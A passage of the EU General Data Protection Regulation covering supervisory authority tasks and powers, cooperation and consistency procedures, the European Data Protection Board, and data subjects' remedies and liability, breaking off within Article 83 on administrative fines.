 - (e) upon request, provide information to any data subject concerning the exercise of their rights under this Regulation and, if appropriate, cooperate with the supervisory authorities in other Member States to that end;
 - (f) handle complaints lodged by a data subject, or by a body, organisation or association in accordance with Article 80, and investigate, to the extent appropriate, the subject matter of the complaint and inform the complainant of the progress and the outcome of the investigation within a reasonable period, in particular if further investigation or coordination with another supervisory authority is necessary;
 - (g) cooperate with, including sharing information and provide mutual assistance to, other supervisory authorities with a view to ensuring the consistency of application and enforcement of this Regulation;
 - (h) conduct investigations on the application of this Regulation, including on the basis of information received from another supervisory authority or other public authority;
 - (i) monitor relevant developments, insofar as they have an impact on the protection of personal data, in particular the development of information and communication technologies and commercial practices;
 - (j) adopt standard contractual clauses referred to in Article 28(8) and in point (d) of Article 46(2);
 - (k) establish and maintain a list in relation to the requirement for data protection impact assessment pursuant to Article 35(4);
 - (l) give advice on the processing operations referred to in Article 36(2);
 - (m) encourage the drawing up of codes of conduct pursuant to Article 40(1) and provide an opinion and approve such codes of conduct which provide sufficient safeguards, pursuant to Article 40(5);
 - (n) encourage the establishment of data protection certification mechanisms and of data protection seals and marks pursuant to Article 42(1), and approve the criteria of certification pursuant to Article 42(5);
 - (o) where applicable, carry out a periodic review of certifications issued in accordance with Article 42(7);

- (p) draft and publish the criteria for accreditation of a body for monitoring codes of conduct pursuant to Article 41 and of a certification body pursuant to Article 43;
- (q) conduct the accreditation of a body for monitoring codes of conduct pursuant to Article 41 and of a certification body pursuant to Article 43;
- (r) authorise contractual clauses and provisions referred to in Article 46(3);
- (s) approve binding corporate rules pursuant to Article 47;
- (t) contribute to the activities of the Board;
- (u) keep internal records of infringements of this Regulation and of measures taken in accordance with Article 58(2); and
- (v) fulfil any other tasks related to the protection of personal data.

2. Each supervisory authority shall facilitate the submission of complaints referred to in point (f) of paragraph 1 by means such as a complaint submission form which can also be completed electronically, without excluding other means of communication.

3. The performance of the tasks of each supervisory authority shall be free of charge for the data subject and, where applicable, for the data protection officer.

4. Where requests are manifestly unfounded or excessive, in particular because of their repetitive character, the supervisory authority may charge a reasonable fee based on administrative costs, or refuse to act on the request. The supervisory authority shall bear the burden of demonstrating the manifestly unfounded or excessive character of the request.

Article 58

Powers

1. Each supervisory authority shall have all of the following investigative powers:

- (a) to order the controller and the processor, and, where applicable, the controller's or the processor's representative to provide any information it requires for the performance of its tasks;
- (b) to carry out investigations in the form of data protection audits;
- (c) to carry out a review on certifications issued pursuant to Article 42(7);
- (d) to notify the controller or the processor of an alleged infringement of this Regulation;
- (e) to obtain, from the controller and the processor, access to all personal data and to all information necessary for the performance of its tasks;
- (f) to obtain access to any premises of the controller and the processor, including to any data processing equipment and means, in accordance with Union or Member State procedural law.

2. Each supervisory authority shall have all of the following corrective powers:

- (a) to issue warnings to a controller or processor that intended processing operations are likely to infringe provisions of this Regulation;
- (b) to issue reprimands to a controller or a processor where processing operations have infringed provisions of this Regulation;
- (c) to order the controller or the processor to comply with the data subject's requests to exercise his or her rights pursuant to this Regulation;

- (d) to order the controller or processor to bring processing operations into compliance with the provisions of this Regulation, where appropriate, in a specified manner and within a specified period;
- (e) to order the controller to communicate a personal data breach to the data subject;
- (f) to impose a temporary or definitive limitation including a ban on processing;
- (g) to order the rectification or erasure of personal data or restriction of processing pursuant to Articles 16, 17 and 18 and the notification of such actions to recipients to whom the personal data have been disclosed pursuant to Article 17(2) and Article 19;
- (h) to withdraw a certification or to order the certification body to withdraw a certification issued pursuant to Articles 42 and 43, or to order the certification body not to issue certification if the requirements for the certification are not or are no longer met;
- (i) to impose an administrative fine pursuant to Article 83, in addition to, or instead of measures referred to in this paragraph, depending on the circumstances of each individual case;
- (j) to order the suspension of data flows to a recipient in a third country or to an international organisation.

3. Each supervisory authority shall have all of the following authorisation and advisory powers:

- (a) to advise the controller in accordance with the prior consultation procedure referred to in Article 36;
- (b) to issue, on its own initiative or on request, opinions to the national parliament, the Member State government or, in accordance with Member State law, to other institutions and bodies as well as to the public on any issue related to the protection of personal data;
- (c) to authorise processing referred to in Article 36(5), if the law of the Member State requires such prior authorisation;
- (d) to issue an opinion and approve draft codes of conduct pursuant to Article 40(5);
- (e) to accredit certification bodies pursuant to Article 43;
- (f) to issue certifications and approve criteria of certification in accordance with Article 42(5);
- (g) to adopt standard data protection clauses referred to in Article 28(8) and in point (d) of Article 46(2);
- (h) to authorise contractual clauses referred to in point (a) of Article 46(3);
- (i) to authorise administrative arrangements referred to in point (b) of Article 46(3);
- (j) to approve binding corporate rules pursuant to Article 47.

4. The exercise of the powers conferred on the supervisory authority pursuant to this Article shall be subject to appropriate safeguards, including effective judicial remedy and due process, set out in Union and Member State law in accordance with the Charter.

5. Each Member State shall provide by law that its supervisory authority shall have the power to bring infringements of this Regulation to the attention of the judicial authorities and where appropriate, to commence or engage otherwise in legal proceedings, in order to enforce the provisions of this Regulation.

6. Each Member State may provide by law that its supervisory authority shall have additional powers to those referred to in paragraphs 1, 2 and 3. The exercise of those powers shall not impair the effective operation of Chapter VII.

Article 59

Activity reports

Each supervisory authority shall draw up an annual report on its activities, which may include a list of types of infringement notified and types of measures taken in accordance with Article 58(2). Those reports shall be transmitted to the national parliament, the government and other authorities as designated by Member State law. They shall be made available to the public, to the Commission and to the Board.

CHAPTER VII

Cooperation and consistency

Section 1

Cooperation*Article 60***Cooperation between the lead supervisory authority and the other supervisory authorities concerned**

1. The lead supervisory authority shall cooperate with the other supervisory authorities concerned in accordance with this Article in an endeavour to reach consensus. The lead supervisory authority and the supervisory authorities concerned shall exchange all relevant information with each other.
2. The lead supervisory authority may request at any time other supervisory authorities concerned to provide mutual assistance pursuant to Article 61 and may conduct joint operations pursuant to Article 62, in particular for carrying out investigations or for monitoring the implementation of a measure concerning a controller or processor established in another Member State.
3. The lead supervisory authority shall, without delay, communicate the relevant information on the matter to the other supervisory authorities concerned. It shall without delay submit a draft decision to the other supervisory authorities concerned for their opinion and take due account of their views.
4. Where any of the other supervisory authorities concerned within a period of four weeks after having been consulted in accordance with paragraph 3 of this Article, expresses a relevant and reasoned objection to the draft decision, the lead supervisory authority shall, if it does not follow the relevant and reasoned objection or is of the opinion that the objection is not relevant or reasoned, submit the matter to the consistency mechanism referred to in Article 63.
5. Where the lead supervisory authority intends to follow the relevant and reasoned objection made, it shall submit to the other supervisory authorities concerned a revised draft decision for their opinion. That revised draft decision shall be subject to the procedure referred to in paragraph 4 within a period of two weeks.
6. Where none of the other supervisory authorities concerned has objected to the draft decision submitted by the lead supervisory authority within the period referred to in paragraphs 4 and 5, the lead supervisory authority and the supervisory authorities concerned shall be deemed to be in agreement with that draft decision and shall be bound by it.
7. The lead supervisory authority shall adopt and notify the decision to the main establishment or single establishment of the controller or processor, as the case may be and inform the other supervisory authorities concerned and the Board of the decision in question, including a summary of the relevant facts and grounds. The supervisory authority with which a complaint has been lodged shall inform the complainant on the decision.
8. By derogation from paragraph 7, where a complaint is dismissed or rejected, the supervisory authority with which the complaint was lodged shall adopt the decision and notify it to the complainant and shall inform the controller thereof.
9. Where the lead supervisory authority and the supervisory authorities concerned agree to dismiss or reject parts of a complaint and to act on other parts of that complaint, a separate decision shall be adopted for each of those parts of the matter. The lead supervisory authority shall adopt the decision for the part concerning actions in relation to the controller, shall notify it to the main establishment or single establishment of the controller or processor on the territory of its Member State and shall inform the complainant thereof, while the supervisory authority of the complainant shall adopt the decision for the part concerning dismissal or rejection of that complaint, and shall notify it to that complainant and shall inform the controller or processor thereof.
10. After being notified of the decision of the lead supervisory authority pursuant to paragraphs 7 and 9, the controller or processor shall take the necessary measures to ensure compliance with the decision as regards processing activities in the context of all its establishments in the Union. The controller or processor shall notify the measures taken for complying with the decision to the lead supervisory authority, which shall inform the other supervisory authorities concerned.

11. Where, in exceptional circumstances, a supervisory authority concerned has reasons to consider that there is an urgent need to act in order to protect the interests of data subjects, the urgency procedure referred to in Article 66 shall apply.

12. The lead supervisory authority and the other supervisory authorities concerned shall supply the information required under this Article to each other by electronic means, using a standardised format.

Article 61

Mutual assistance

1. Supervisory authorities shall provide each other with relevant information and mutual assistance in order to implement and apply this Regulation in a consistent manner, and shall put in place measures for effective cooperation with one another. Mutual assistance shall cover, in particular, information requests and supervisory measures, such as requests to carry out prior authorisations and consultations, inspections and investigations.

2. Each supervisory authority shall take all appropriate measures required to reply to a request of another supervisory authority without undue delay and no later than one month after receiving the request. Such measures may include, in particular, the transmission of relevant information on the conduct of an investigation.

3. Requests for assistance shall contain all the necessary information, including the purpose of and reasons for the request. Information exchanged shall be used only for the purpose for which it was requested.

4. The requested supervisory authority shall not refuse to comply with the request unless:

- (a) it is not competent for the subject-matter of the request or for the measures it is requested to execute; or
- (b) compliance with the request would infringe this Regulation or Union or Member State law to which the supervisory authority receiving the request is subject.

5. The requested supervisory authority shall inform the requesting supervisory authority of the results or, as the case may be, of the progress of the measures taken in order to respond to the request. The requested supervisory authority shall provide reasons for any refusal to comply with a request pursuant to paragraph 4.

6. Requested supervisory authorities shall, as a rule, supply the information requested by other supervisory authorities by electronic means, using a standardised format.

7. Requested supervisory authorities shall not charge a fee for any action taken by them pursuant to a request for mutual assistance. Supervisory authorities may agree on rules to indemnify each other for specific expenditure arising from the provision of mutual assistance in exceptional circumstances.

8. Where a supervisory authority does not provide the information referred to in paragraph 5 of this Article within one month of receiving the request of another supervisory authority, the requesting supervisory authority may adopt a provisional measure on the territory of its Member State in accordance with Article 55(1). In that case, the urgent need to act under Article 66(1) shall be presumed to be met and require an urgent binding decision from the Board pursuant to Article 66(2).

9. The Commission may, by means of implementing acts, specify the format and procedures for mutual assistance referred to in this Article and the arrangements for the exchange of information by electronic means between supervisory authorities, and between supervisory authorities and the Board, in particular the standardised format referred to in paragraph 6 of this Article. Those implementing acts shall be adopted in accordance with the examination procedure referred to in Article 93(2).

Article 62

Joint operations of supervisory authorities

1. The supervisory authorities shall, where appropriate, conduct joint operations including joint investigations and joint enforcement measures in which members or staff of the supervisory authorities of other Member States are involved.

2. Where the controller or processor has establishments in several Member States or where a significant number of data subjects in more than one Member State are likely to be substantially affected by processing operations, a supervisory authority of each of those Member States shall have the right to participate in joint operations. The supervisory authority which is competent pursuant to Article 56(1) or (4) shall invite the supervisory authority of each of those Member States to take part in the joint operations and shall respond without delay to the request of a supervisory authority to participate.

3. A supervisory authority may, in accordance with Member State law, and with the seconding supervisory authority's authorisation, confer powers, including investigative powers on the seconding supervisory authority's members or staff involved in joint operations or, in so far as the law of the Member State of the host supervisory authority permits, allow the seconding supervisory authority's members or staff to exercise their investigative powers in accordance with the law of the Member State of the seconding supervisory authority. Such investigative powers may be exercised only under the guidance and in the presence of members or staff of the host supervisory authority. The seconding supervisory authority's members or staff shall be subject to the Member State law of the host supervisory authority.

4. Where, in accordance with paragraph 1, staff of a seconding supervisory authority operate in another Member State, the Member State of the host supervisory authority shall assume responsibility for their actions, including liability, for any damage caused by them during their operations, in accordance with the law of the Member State in whose territory they are operating.

5. The Member State in whose territory the damage was caused shall make good such damage under the conditions applicable to damage caused by its own staff. The Member State of the seconding supervisory authority whose staff has caused damage to any person in the territory of another Member State shall reimburse that other Member State in full any sums it has paid to the persons entitled on their behalf.

6. Without prejudice to the exercise of its rights *vis-à-vis* third parties and with the exception of paragraph 5, each Member State shall refrain, in the case provided for in paragraph 1, from requesting reimbursement from another Member State in relation to damage referred to in paragraph 4.

7. Where a joint operation is intended and a supervisory authority does not, within one month, comply with the obligation laid down in the second sentence of paragraph 2 of this Article, the other supervisory authorities may adopt a provisional measure on the territory of its Member State in accordance with Article 55. In that case, the urgent need to act under Article 66(1) shall be presumed to be met and require an opinion or an urgent binding decision from the Board pursuant to Article 66(2).

Section 2

Consistency

Article 63

Consistency mechanism

In order to contribute to the consistent application of this Regulation throughout the Union, the supervisory authorities shall cooperate with each other and, where relevant, with the Commission, through the consistency mechanism as set out in this Section.

Article 64

Opinion of the Board

1. The Board shall issue an opinion where a competent supervisory authority intends to adopt any of the measures below. To that end, the competent supervisory authority shall communicate the draft decision to the Board, when it:

- (a) aims to adopt a list of the processing operations subject to the requirement for a data protection impact assessment pursuant to Article 35(4);
- (b) concerns a matter pursuant to Article 40(7) whether a draft code of conduct or an amendment or extension to a code of conduct complies with this Regulation;

- (c) aims to approve the criteria for accreditation of a body pursuant to Article 41(3) or a certification body pursuant to Article 43(3);
- (d) aims to determine standard data protection clauses referred to in point (d) of Article 46(2) and in Article 28(8);
- (e) aims to authorise contractual clauses referred to in point (a) of Article 46(3); or
- (f) aims to approve binding corporate rules within the meaning of Article 47.

2. Any supervisory authority, the Chair of the Board or the Commission may request that any matter of general application or producing effects in more than one Member State be examined by the Board with a view to obtaining an opinion, in particular where a competent supervisory authority does not comply with the obligations for mutual assistance in accordance with Article 61 or for joint operations in accordance with Article 62.

3. In the cases referred to in paragraphs 1 and 2, the Board shall issue an opinion on the matter submitted to it provided that it has not already issued an opinion on the same matter. That opinion shall be adopted within eight weeks by simple majority of the members of the Board. That period may be extended by a further six weeks, taking into account the complexity of the subject matter. Regarding the draft decision referred to in paragraph 1 circulated to the members of the Board in accordance with paragraph 5, a member which has not objected within a reasonable period indicated by the Chair, shall be deemed to be in agreement with the draft decision.

4. Supervisory authorities and the Commission shall, without undue delay, communicate by electronic means to the Board, using a standardised format any relevant information, including as the case may be a summary of the facts, the draft decision, the grounds which make the enactment of such measure necessary, and the views of other supervisory authorities concerned.

5. The Chair of the Board shall, without undue, delay inform by electronic means:

- (a) the members of the Board and the Commission of any relevant information which has been communicated to it using a standardised format. The secretariat of the Board shall, where necessary, provide translations of relevant information; and
- (b) the supervisory authority referred to, as the case may be, in paragraphs 1 and 2, and the Commission of the opinion and make it public.

6. The competent supervisory authority shall not adopt its draft decision referred to in paragraph 1 within the period referred to in paragraph 3.

7. The supervisory authority referred to in paragraph 1 shall take utmost account of the opinion of the Board and shall, within two weeks after receiving the opinion, communicate to the Chair of the Board by electronic means whether it will maintain or amend its draft decision and, if any, the amended draft decision, using a standardised format.

8. Where the supervisory authority concerned informs the Chair of the Board within the period referred to in paragraph 7 of this Article that it does not intend to follow the opinion of the Board, in whole or in part, providing the relevant grounds, Article 65(1) shall apply.

Article 65

Dispute resolution by the Board

1. In order to ensure the correct and consistent application of this Regulation in individual cases, the Board shall adopt a binding decision in the following cases:

- (a) where, in a case referred to in Article 60(4), a supervisory authority concerned has raised a relevant and reasoned objection to a draft decision of the lead authority or the lead authority has rejected such an objection as being not relevant or reasoned. The binding decision shall concern all the matters which are the subject of the relevant and reasoned objection, in particular whether there is an infringement of this Regulation;

- (b) where there are conflicting views on which of the supervisory authorities concerned is competent for the main establishment;
- (c) where a competent supervisory authority does not request the opinion of the Board in the cases referred to in Article 64(1), or does not follow the opinion of the Board issued under Article 64. In that case, any supervisory authority concerned or the Commission may communicate the matter to the Board.
2. The decision referred to in paragraph 1 shall be adopted within one month from the referral of the subject-matter by a two-thirds majority of the members of the Board. That period may be extended by a further month on account of the complexity of the subject-matter. The decision referred to in paragraph 1 shall be reasoned and addressed to the lead supervisory authority and all the supervisory authorities concerned and binding on them.
3. Where the Board has been unable to adopt a decision within the periods referred to in paragraph 2, it shall adopt its decision within two weeks following the expiration of the second month referred to in paragraph 2 by a simple majority of the members of the Board. Where the members of the Board are split, the decision shall be adopted by the vote of its Chair.
4. The supervisory authorities concerned shall not adopt a decision on the subject matter submitted to the Board under paragraph 1 during the periods referred to in paragraphs 2 and 3.
5. The Chair of the Board shall notify, without undue delay, the decision referred to in paragraph 1 to the supervisory authorities concerned. It shall inform the Commission thereof. The decision shall be published on the website of the Board without delay after the supervisory authority has notified the final decision referred to in paragraph 6.
6. The lead supervisory authority or, as the case may be, the supervisory authority with which the complaint has been lodged shall adopt its final decision on the basis of the decision referred to in paragraph 1 of this Article, without undue delay and at the latest by one month after the Board has notified its decision. The lead supervisory authority or, as the case may be, the supervisory authority with which the complaint has been lodged, shall inform the Board of the date when its final decision is notified respectively to the controller or the processor and to the data subject. The final decision of the supervisory authorities concerned shall be adopted under the terms of Article 60(7), (8) and (9). The final decision shall refer to the decision referred to in paragraph 1 of this Article and shall specify that the decision referred to in that paragraph will be published on the website of the Board in accordance with paragraph 5 of this Article. The final decision shall attach the decision referred to in paragraph 1 of this Article.

Article 66

Urgency procedure

1. In exceptional circumstances, where a supervisory authority concerned considers that there is an urgent need to act in order to protect the rights and freedoms of data subjects, it may, by way of derogation from the consistency mechanism referred to in Articles 63, 64 and 65 or the procedure referred to in Article 60, immediately adopt provisional measures intended to produce legal effects on its own territory with a specified period of validity which shall not exceed three months. The supervisory authority shall, without delay, communicate those measures and the reasons for adopting them to the other supervisory authorities concerned, to the Board and to the Commission.
2. Where a supervisory authority has taken a measure pursuant to paragraph 1 and considers that final measures need urgently be adopted, it may request an urgent opinion or an urgent binding decision from the Board, giving reasons for requesting such opinion or decision.
3. Any supervisory authority may request an urgent opinion or an urgent binding decision, as the case may be, from the Board where a competent supervisory authority has not taken an appropriate measure in a situation where there is an urgent need to act, in order to protect the rights and freedoms of data subjects, giving reasons for requesting such opinion or decision, including for the urgent need to act.
4. By derogation from Article 64(3) and Article 65(2), an urgent opinion or an urgent binding decision referred to in paragraphs 2 and 3 of this Article shall be adopted within two weeks by simple majority of the members of the Board.

*Article 67***Exchange of information**

The Commission may adopt implementing acts of general scope in order to specify the arrangements for the exchange of information by electronic means between supervisory authorities, and between supervisory authorities and the Board, in particular the standardised format referred to in Article 64.

Those implementing acts shall be adopted in accordance with the examination procedure referred to in Article 93(2).

Section 3

European data protection board*Article 68***European Data Protection Board**

1. The European Data Protection Board (the 'Board') is hereby established as a body of the Union and shall have legal personality.
2. The Board shall be represented by its Chair.
3. The Board shall be composed of the head of one supervisory authority of each Member State and of the European Data Protection Supervisor, or their respective representatives.
4. Where in a Member State more than one supervisory authority is responsible for monitoring the application of the provisions pursuant to this Regulation, a joint representative shall be appointed in accordance with that Member State's law.
5. The Commission shall have the right to participate in the activities and meetings of the Board without voting right. The Commission shall designate a representative. The Chair of the Board shall communicate to the Commission the activities of the Board.
6. In the cases referred to in Article 65, the European Data Protection Supervisor shall have voting rights only on decisions which concern principles and rules applicable to the Union institutions, bodies, offices and agencies which correspond in substance to those of this Regulation.

*Article 69***Independence**

1. The Board shall act independently when performing its tasks or exercising its powers pursuant to Articles 70 and 71.
2. Without prejudice to requests by the Commission referred to in point (b) of Article 70(1) and in Article 70(2), the Board shall, in the performance of its tasks or the exercise of its powers, neither seek nor take instructions from anybody.

*Article 70***Tasks of the Board**

1. The Board shall ensure the consistent application of this Regulation. To that end, the Board shall, on its own initiative or, where relevant, at the request of the Commission, in particular:
 - (a) monitor and ensure the correct application of this Regulation in the cases provided for in Articles 64 and 65 without prejudice to the tasks of national supervisory authorities;

- (b) advise the Commission on any issue related to the protection of personal data in the Union, including on any proposed amendment of this Regulation;
- (c) advise the Commission on the format and procedures for the exchange of information between controllers, processors and supervisory authorities for binding corporate rules;
- (d) issue guidelines, recommendations, and best practices on procedures for erasing links, copies or replications of personal data from publicly available communication services as referred to in Article 17(2);
- (e) examine, on its own initiative, on request of one of its members or on request of the Commission, any question covering the application of this Regulation and issue guidelines, recommendations and best practices in order to encourage consistent application of this Regulation;
- (f) issue guidelines, recommendations and best practices in accordance with point (e) of this paragraph for further specifying the criteria and conditions for decisions based on profiling pursuant to Article 22(2);
- (g) issue guidelines, recommendations and best practices in accordance with point (e) of this paragraph for establishing the personal data breaches and determining the undue delay referred to in Article 33(1) and (2) and for the particular circumstances in which a controller or a processor is required to notify the personal data breach;
- (h) issue guidelines, recommendations and best practices in accordance with point (e) of this paragraph as to the circumstances in which a personal data breach is likely to result in a high risk to the rights and freedoms of the natural persons referred to in Article 34(1).
- (i) issue guidelines, recommendations and best practices in accordance with point (e) of this paragraph for the purpose of further specifying the criteria and requirements for personal data transfers based on binding corporate rules adhered to by controllers and binding corporate rules adhered to by processors and on further necessary requirements to ensure the protection of personal data of the data subjects concerned referred to in Article 47;
- (j) issue guidelines, recommendations and best practices in accordance with point (e) of this paragraph for the purpose of further specifying the criteria and requirements for the personal data transfers on the basis of Article 49(1);
- (k) draw up guidelines for supervisory authorities concerning the application of measures referred to in Article 58(1), (2) and (3) and the setting of administrative fines pursuant to Article 83;
- (l) review the practical application of the guidelines, recommendations and best practices referred to in points (e) and (f);
- (m) issue guidelines, recommendations and best practices in accordance with point (e) of this paragraph for establishing common procedures for reporting by natural persons of infringements of this Regulation pursuant to Article 54(2);
- (n) encourage the drawing-up of codes of conduct and the establishment of data protection certification mechanisms and data protection seals and marks pursuant to Articles 40 and 42;
- (o) carry out the accreditation of certification bodies and its periodic review pursuant to Article 43 and maintain a public register of accredited bodies pursuant to Article 43(6) and of the accredited controllers or processors established in third countries pursuant to Article 42(7);
- (p) specify the requirements referred to in Article 43(3) with a view to the accreditation of certification bodies under Article 42;
- (q) provide the Commission with an opinion on the certification requirements referred to in Article 43(8);
- (r) provide the Commission with an opinion on the icons referred to in Article 12(7);
- (s) provide the Commission with an opinion for the assessment of the adequacy of the level of protection in a third country or international organisation, including for the assessment whether a third country, a territory or one or more specified sectors within that third country, or an international organisation no longer ensures an adequate level of protection. To that end, the Commission shall provide the Board with all necessary documentation, including correspondence with the government of the third country, with regard to that third country, territory or specified sector, or with the international organisation.

- (t) issue opinions on draft decisions of supervisory authorities pursuant to the consistency mechanism referred to in Article 64(1), on matters submitted pursuant to Article 64(2) and to issue binding decisions pursuant to Article 65, including in cases referred to in Article 66;
 - (u) promote the cooperation and the effective bilateral and multilateral exchange of information and best practices between the supervisory authorities;
 - (v) promote common training programmes and facilitate personnel exchanges between the supervisory authorities and, where appropriate, with the supervisory authorities of third countries or with international organisations;
 - (w) promote the exchange of knowledge and documentation on data protection legislation and practice with data protection supervisory authorities worldwide.
 - (x) issue opinions on codes of conduct drawn up at Union level pursuant to Article 40(9); and
 - (y) maintain a publicly accessible electronic register of decisions taken by supervisory authorities and courts on issues handled in the consistency mechanism.
2. Where the Commission requests advice from the Board, it may indicate a time limit, taking into account the urgency of the matter.
3. The Board shall forward its opinions, guidelines, recommendations, and best practices to the Commission and to the committee referred to in Article 93 and make them public.
4. The Board shall, where appropriate, consult interested parties and give them the opportunity to comment within a reasonable period. The Board shall, without prejudice to Article 76, make the results of the consultation procedure publicly available.

Article 71

Reports

1. The Board shall draw up an annual report regarding the protection of natural persons with regard to processing in the Union and, where relevant, in third countries and international organisations. The report shall be made public and be transmitted to the European Parliament, to the Council and to the Commission.
2. The annual report shall include a review of the practical application of the guidelines, recommendations and best practices referred to in point (l) of Article 70(1) as well as of the binding decisions referred to in Article 65.

Article 72

Procedure

1. The Board shall take decisions by a simple majority of its members, unless otherwise provided for in this Regulation.
2. The Board shall adopt its own rules of procedure by a two-thirds majority of its members and organise its own operational arrangements.

Article 73

Chair

1. The Board shall elect a chair and two deputy chairs from amongst its members by simple majority.
2. The term of office of the Chair and of the deputy chairs shall be five years and be renewable once.

*Article 74***Tasks of the Chair**

1. The Chair shall have the following tasks:
 - (a) to convene the meetings of the Board and prepare its agenda;
 - (b) to notify decisions adopted by the Board pursuant to Article 65 to the lead supervisory authority and the supervisory authorities concerned;
 - (c) to ensure the timely performance of the tasks of the Board, in particular in relation to the consistency mechanism referred to in Article 63.
2. The Board shall lay down the allocation of tasks between the Chair and the deputy chairs in its rules of procedure.

*Article 75***Secretariat**

1. The Board shall have a secretariat, which shall be provided by the European Data Protection Supervisor.
2. The secretariat shall perform its tasks exclusively under the instructions of the Chair of the Board.
3. The staff of the European Data Protection Supervisor involved in carrying out the tasks conferred on the Board by this Regulation shall be subject to separate reporting lines from the staff involved in carrying out tasks conferred on the European Data Protection Supervisor.
4. Where appropriate, the Board and the European Data Protection Supervisor shall establish and publish a Memorandum of Understanding implementing this Article, determining the terms of their cooperation, and applicable to the staff of the European Data Protection Supervisor involved in carrying out the tasks conferred on the Board by this Regulation.
5. The secretariat shall provide analytical, administrative and logistical support to the Board.
6. The secretariat shall be responsible in particular for:
 - (a) the day-to-day business of the Board;
 - (b) communication between the members of the Board, its Chair and the Commission;
 - (c) communication with other institutions and the public;
 - (d) the use of electronic means for the internal and external communication;
 - (e) the translation of relevant information;
 - (f) the preparation and follow-up of the meetings of the Board;
 - (g) the preparation, drafting and publication of opinions, decisions on the settlement of disputes between supervisory authorities and other texts adopted by the Board.

*Article 76***Confidentiality**

1. The discussions of the Board shall be confidential where the Board deems it necessary, as provided for in its rules of procedure.

2. Access to documents submitted to members of the Board, experts and representatives of third parties shall be governed by Regulation (EC) No 1049/2001 of the European Parliament and of the Council ⁽¹⁾.

CHAPTER VIII

Remedies, liability and penalties

Article 77

Right to lodge a complaint with a supervisory authority

1. Without prejudice to any other administrative or judicial remedy, every data subject shall have the right to lodge a complaint with a supervisory authority, in particular in the Member State of his or her habitual residence, place of work or place of the alleged infringement if the data subject considers that the processing of personal data relating to him or her infringes this Regulation.

2. The supervisory authority with which the complaint has been lodged shall inform the complainant on the progress and the outcome of the complaint including the possibility of a judicial remedy pursuant to Article 78.

Article 78

Right to an effective judicial remedy against a supervisory authority

1. Without prejudice to any other administrative or non-judicial remedy, each natural or legal person shall have the right to an effective judicial remedy against a legally binding decision of a supervisory authority concerning them.

2. Without prejudice to any other administrative or non-judicial remedy, each data subject shall have the right to an effective judicial remedy where the supervisory authority which is competent pursuant to Articles 55 and 56 does not handle a complaint or does not inform the data subject within three months on the progress or outcome of the complaint lodged pursuant to Article 77.

3. Proceedings against a supervisory authority shall be brought before the courts of the Member State where the supervisory authority is established.

4. Where proceedings are brought against a decision of a supervisory authority which was preceded by an opinion or a decision of the Board in the consistency mechanism, the supervisory authority shall forward that opinion or decision to the court.

Article 79

Right to an effective judicial remedy against a controller or processor

1. Without prejudice to any available administrative or non-judicial remedy, including the right to lodge a complaint with a supervisory authority pursuant to Article 77, each data subject shall have the right to an effective judicial remedy where he or she considers that his or her rights under this Regulation have been infringed as a result of the processing of his or her personal data in non-compliance with this Regulation.

2. Proceedings against a controller or a processor shall be brought before the courts of the Member State where the controller or processor has an establishment. Alternatively, such proceedings may be brought before the courts of the Member State where the data subject has his or her habitual residence, unless the controller or processor is a public authority of a Member State acting in the exercise of its public powers.

⁽¹⁾ Regulation (EC) No 1049/2001 of the European Parliament and of the Council of 30 May 2001 regarding public access to European Parliament, Council and Commission documents (OJ L 145, 31.5.2001, p. 43).

*Article 80***Representation of data subjects**

1. The data subject shall have the right to mandate a not-for-profit body, organisation or association which has been properly constituted in accordance with the law of a Member State, has statutory objectives which are in the public interest, and is active in the field of the protection of data subjects' rights and freedoms with regard to the protection of their personal data to lodge the complaint on his or her behalf, to exercise the rights referred to in Articles 77, 78 and 79 on his or her behalf, and to exercise the right to receive compensation referred to in Article 82 on his or her behalf where provided for by Member State law.

2. Member States may provide that any body, organisation or association referred to in paragraph 1 of this Article, independently of a data subject's mandate, has the right to lodge, in that Member State, a complaint with the supervisory authority which is competent pursuant to Article 77 and to exercise the rights referred to in Articles 78 and 79 if it considers that the rights of a data subject under this Regulation have been infringed as a result of the processing.

*Article 81***Suspension of proceedings**

1. Where a competent court of a Member State has information on proceedings, concerning the same subject matter as regards processing by the same controller or processor, that are pending in a court in another Member State, it shall contact that court in the other Member State to confirm the existence of such proceedings.

2. Where proceedings concerning the same subject matter as regards processing of the same controller or processor are pending in a court in another Member State, any competent court other than the court first seized may suspend its proceedings.

3. Where those proceedings are pending at first instance, any court other than the court first seized may also, on the application of one of the parties, decline jurisdiction if the court first seized has jurisdiction over the actions in question and its law permits the consolidation thereof.

*Article 82***Right to compensation and liability**

1. Any person who has suffered material or non-material damage as a result of an infringement of this Regulation shall have the right to receive compensation from the controller or processor for the damage suffered.

2. Any controller involved in processing shall be liable for the damage caused by processing which infringes this Regulation. A processor shall be liable for the damage caused by processing only where it has not complied with obligations of this Regulation specifically directed to processors or where it has acted outside or contrary to lawful instructions of the controller.

3. A controller or processor shall be exempt from liability under paragraph 2 if it proves that it is not in any way responsible for the event giving rise to the damage.

4. Where more than one controller or processor, or both a controller and a processor, are involved in the same processing and where they are, under paragraphs 2 and 3, responsible for any damage caused by processing, each controller or processor shall be held liable for the entire damage in order to ensure effective compensation of the data subject.

5. Where a controller or processor has, in accordance with paragraph 4, paid full compensation for the damage suffered, that controller or processor shall be entitled to claim back from the other controllers or processors involved in the same processing that part of the compensation corresponding to their part of responsibility for the damage, in accordance with the conditions set out in paragraph 2.

6. Court proceedings for exercising the right to receive compensation shall be brought before the courts competent under the law of the Member State referred to in Article 79(2).

Article 83

General conditions for imposing administrative fines

1. Each supervisory authority shall ensure that the imposition of administrative fines pursuant to this Article in respect of infringements of this Regulation referred to in paragraphs 4, 5 and 6 shall in each individual case be effective, proportionate and dissuasive.

2. Administrative fines shall, depending on the circumstances of each individual case, be imposed in addition to, or instead of, measures referred to in points (a) to (h) and (j) of Article 58(2). When deciding whether to impose an administrative fine and deciding on the amount of the administrative fine in each individual case due regard shall be given to the following:

- (a) the nature, gravity and duration of the infringement taking into account the nature scope or purpose of the processing concerned as well as the number of data subjects affected and the level of damage suffered by them;
- (b) the intentional or negligent character of the infringement;
- (c) any action taken by the controller or processor to mitigate the damage suffered by data subjects;
- (d) the degree of responsibility of the controller or processor taking into account technical and organisational measures implemented by them pursuant to Articles 25 and 32;
- (e) any relevant previous infringements by the controller or processor;
- (f) the degree of cooperation with the supervisory authority, in order to remedy the infringement and mitigate the possible adverse effects of the infringement;
- (g) the categories of personal data affected by the infringement;
- (h) the manner in which the infringement became known to the supervisory authority, in particular whether, and if so to what extent, the controller or processor notified the infringement;
- (i) where measures referred to in Article 58(2) have previously been ordered against the controller or processor concerned with regard to the same subject-matter, compliance with those measures;
- (j) adherence to approved codes of conduct pursuant to Article 40 or approved certification mechanisms pursuant to Article 42; and
